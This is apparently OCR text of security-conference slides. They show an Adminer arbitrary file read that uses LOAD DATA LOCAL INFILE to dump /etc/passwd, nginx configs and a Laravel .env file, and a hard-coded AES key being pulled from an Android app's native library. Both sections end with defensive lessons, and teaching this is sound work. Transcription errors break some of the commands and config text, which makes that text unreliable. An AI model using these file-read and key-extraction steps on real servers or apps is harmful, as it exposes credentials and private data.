
MySQL » Server » Create database

Create database

test (collation) ? Save +

Adminer Arbitrary File Read

- Use MySQL command to read the local files on the server. The example below, we read /etc/passwd file and put the content to the test table in the server.




```
LOAD DATA LOCAL INFILE '/etc/passwd'
INTO TABLE test.test
FIELDS TERMINATED BY "\n"
```

Query executed OK, 34 rows affected. (0.005 s) Edit

```
LOAD DATA LOCAL INFILE
'/etc/passwd'
INTO TABLE test.test
FIELDS TERMINATED BY "\n"
```

Adminer Arbitrary File Read



Language: English

Adminer [redacted]

DB: test

SQL command Import
Export Create table

select test

MySQL » Server » test » Select: test

Select: test

Select data Show structure Alter table New item

Select	Search	Sort	Limit	Text length	Action
			50	100	Select

```
SELECT * FROM `test` LIMIT 50 (0.001 s) Edit
```


Modify	test
edit	[illegible]
edit	[illegible]
edit	[illegible]
edit	[illegible]
edit	[illegible]
edit	[illegible]
edit	[illegible]
edit	[illegible]
edit	[illegible]
edit	[illegible]
edit	[illegible]
edit	[illegible]

MAYASEVEN
HACK THINGS

Adminer Arbitrary File Read

- Read Nginx configuration file


```
LOAD DATA LOCAL INFILE
/etc/nginx/sites-
enabled/{filename}'
INTO TABLE test.test
FIELDS TERMINATED BY "\n"
```



```
server {
            listen 80;
            listen [::]:80;
            # SSL configuration
            #
            listen 443 ssl;
            listen [::]:443 ssl;
            ssl_certificate /etc/nginx/ssl/[redacted];
            ssl_certificate_key /etc/nginx/ssl/[redacted]
            #
            # Note: You should disable gzip for SSL traffic. See:
            # https://bugs.debian.org/773332
            #
            # Read up on ssl_ciphers to ensure a secure configuration. See:
            # https://bugs.debian.org/765782
            #
            # Self signed certs generated by the ssl-cert package Don't use them in a
            # production server!
            #
            # include snippets/snakeoil.conf;
            root /var/www/[redacted]/html;
            # Add index.php to the list if you are using PHP
            index index.php index.html index.htm index.nginx-debian.html;
            server_name [redacted]
            location / {
                        # First attempt to serve request as file, then as directory, then fall
                        # back to displaying a 404.
                        #try_files $uri $uri/ =404;
                try_files $uri $uri/[redacted]
            }
        location /rewards {
                # First attempt to serve request as file, then as directory, then fall
                # back to displaying a 404.
                #try_files $uri $uri/ =404;
                try_files $uri $uri/ [redacted]g;
        }
```

Adminer Arbitrary File Read

- Read database.php



```
|
*/

'connections' => [

    'sqlite' => [
        'driver' => 'sqlite',
        'database' => env('DB_DATABASE', database_path('database.sqlite')),
        'prefix' => '',
    ],

    'mysql' => [
        'driver' => 'mysq  'host' => '192.1[redacted]',//env('DB_HOST', '127.0.0.1')
        'port' => '3306',//env('DB_PORT', '3306'),
        'database' => '[redacted]v('DB_DATABASE', 'forge'),
        'username' => 'B_USERNAME', 'forge'),
        'password' => '',//env('DB_PASSWORD', ''),
        'unix_socket' => env('DB_SOCKET', ''),
        'charset' => 'utf8mb4',
        'collation' => 'utf8mb4_unicode_ci',
        'prefix' => '',
        'strict' => true,
        'engine' => null,
    ],
```

Adminer Arbitrary File Read

- In a real case, the server used Laravel, and we could read .env file and found the SSH root password.
- Path of the .env file was found in error handling.

```
LOAD DATA LOCAL INFILE
/usr/share/nginx/html/mayasevenexchange/.env}'
INTO TABLE test.test
FIELDS TERMINATED BY "\n"
```

MAYASEVEN
HACK THINGS

Adminer Arbitrary File Read

Demo !

Lesson Learned

- Remove all unnecessary dependencies.
- Have an inventory of all your components on the client-side and server-side.
- Monitor sources like Common Vulnerabilities and Disclosures (CVE) and National Vulnerability Database (NVD) for vulnerabilities in the components.
- Obtain components only from official sources.
- Get rid of components not actively maintained.

Poor Cryptography Implementation

MAYASEVEN
HACK THINGS


Poor Cryptography Implementation

- From above demos, an attacker could manipulate the request before sending to the server.
- Some developer thought that they can prevent by encrypting all payloads.

Then what’s a problem?

Normal HTTP request/response


Example request


Request

Raw | Params | Headers | Hex

```
POST /exchange/getprofile/ HTTP/1.1
Content-Type: application/json
Accept: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.1.1; Nexus 6P Build/N4F26U)
Host: mayaseven.exchange.com
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 59

{"user_id":"777"}
```

Example response


Response


Raw

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Length: 123
Content-Type: application/json; charset=utf-8
X-Frame-Options: DENY
Date: Fri, 07 May 2017 12:22:22 GMT
Connection: close

{"name":"mayaseven","idcard":"7777777777777","creditcard","4111111111111111"}
```

MAYASEVEN
HACK THINGS


Encrypted HTTP request/response

Example request



```
POST /exchange/getprofile/ HTTP/1.1
Content-Type: application/json
Accept: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.1.1; Nexus 6P
Build/N4F26U)
Host: mayaseven.exchange.com
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 59

{"jsondata":"7kxHczup4C7X0vuvNPnrP2H1ZGtcc0EqeBBmKCkksqo="}
```

Example response



```
HTTP/1.1 200 OK
Cache-Control: private
Content-Length: 123
Content-Type: application/json; charset=utf-8
X-Frame-Options: DENY
Date: Fri, 07 May 2017 12:22:22 GMT
Connection: close

{"jsondata":"4xTuo08GL3aqngEIgNxIxphmbY289La9lOVQCqmNyaHNl9CXwdErKTUGnpgL
wsFU3FpV3jsWXMAJb+YDdO1fanwbkONZ3gI1W6048jRIId0="}
```

Poor Cryptography Implementation

Demo !

Lesson Learned

- Hacker always win the client-side encryption.
- Validate all request data at the backend server.

Code Obfuscation?

MAYASEVEN
HACK THINGS

Code Obfuscation?

Mobile application:

- An android application “MAYASEVEN Exchange” has a hard-coded key for encrypting/decrypting JSON data which send through HTTPS.

Security Controls:

- Encrypt all JSON data.
- ProGuard for obfuscation.

Code Obfuscation?

Problem:

- An application used hard-coded key and IV for encrypting JSON data with AES/CBC/PKCS7Padding algorithm before sending to the API server.


Code Obfuscation?

Attack:

- Understanding HTTP request and response.
- Decompile APK and review the obfuscated code.
- Found key and IV in shared object file (libnative-lib.so).
- Manipulate payload for querying data from the server.


Understanding HTTP request and response

Example request




```
POST /exchange/getprofile/ HTTP/1.1
Content-Type: application/json
Accept: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.1.1; Nexus 6P
Build/N4F26U)
Host: mayaseven.exchange.com
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 59

{"jsondata":"7kxHczup4C7X0vuvNPnrP2H1ZGtcc0EqeBBmKCkksqo="}
```

Example response



```
HTTP/1.1 200 OK
Cache-Control: private
Content-Length: 123
Content-Type: application/json; charset=utf-8
X-Frame-Options: DENY
Date: Fri, 07 May 2017 12:22:22 GMT
Connection: close

{"jsondata":"4xTuo08GL3aqngEIgNxIxphmbY289La9lOVQCqmNyaHNl9CXwdErKTUGnpgL
wsFU3FpV3jsWXMAJb+YDdO1fanwbkONZ3gI1W6048jRIId0="}
```

Decompile APK and review the code




```
public static String a(String string) {
    try {
        IvParameterSpec ivParameterSpec = new IvParameterSpec(CryptoC.ivBytes().getBytes("UTF-8"));
        SecretKeySpec secretKeySpec = new SecretKeySpec(CryptoC.keyBytes().getBytes("UTF-8"), CryptoC.cryptoMethod());
        Cipher cipher = Cipher.getInstance(CryptoC.clipperMode());
        cipher.init(1, (Key)secretKeySpec, ivParameterSpec);
        string = new String(Base64.encode((byte[])cipher.doFinal(string.getBytes("UTF-8")), (int)0));
        return string;
    }
    catch (Exception exception) {
        exception.printStackTrace();
        return null;
    }
}
private static native String clipperMode();

private static native String cryptoMethod();

private static native String ivBytes();

private static native String keyBytes();
```

Empty methods ???

MAYASEVEN HACK THINGS

Found key and IV




```
root@kali:~/Documents/Redpills/lib/arm64-v8a# ls
libnative-lib.so
root@kali:~/Documents/Redpills/lib/arm64-v8a# strings libnative-lib.so
aGVsbG8gbWF5YXNldmVuIDc3Nzc=
zuch58qsgkwtvasj
ghdhrz3qvet3akz6j25bzajbohwh4rnw
AES/CBS/PKCS7Padding
Hello from C++
std::exception
std::bad exception
root@kali:~/Documents/Redpills/lib/arm64-v8a# 
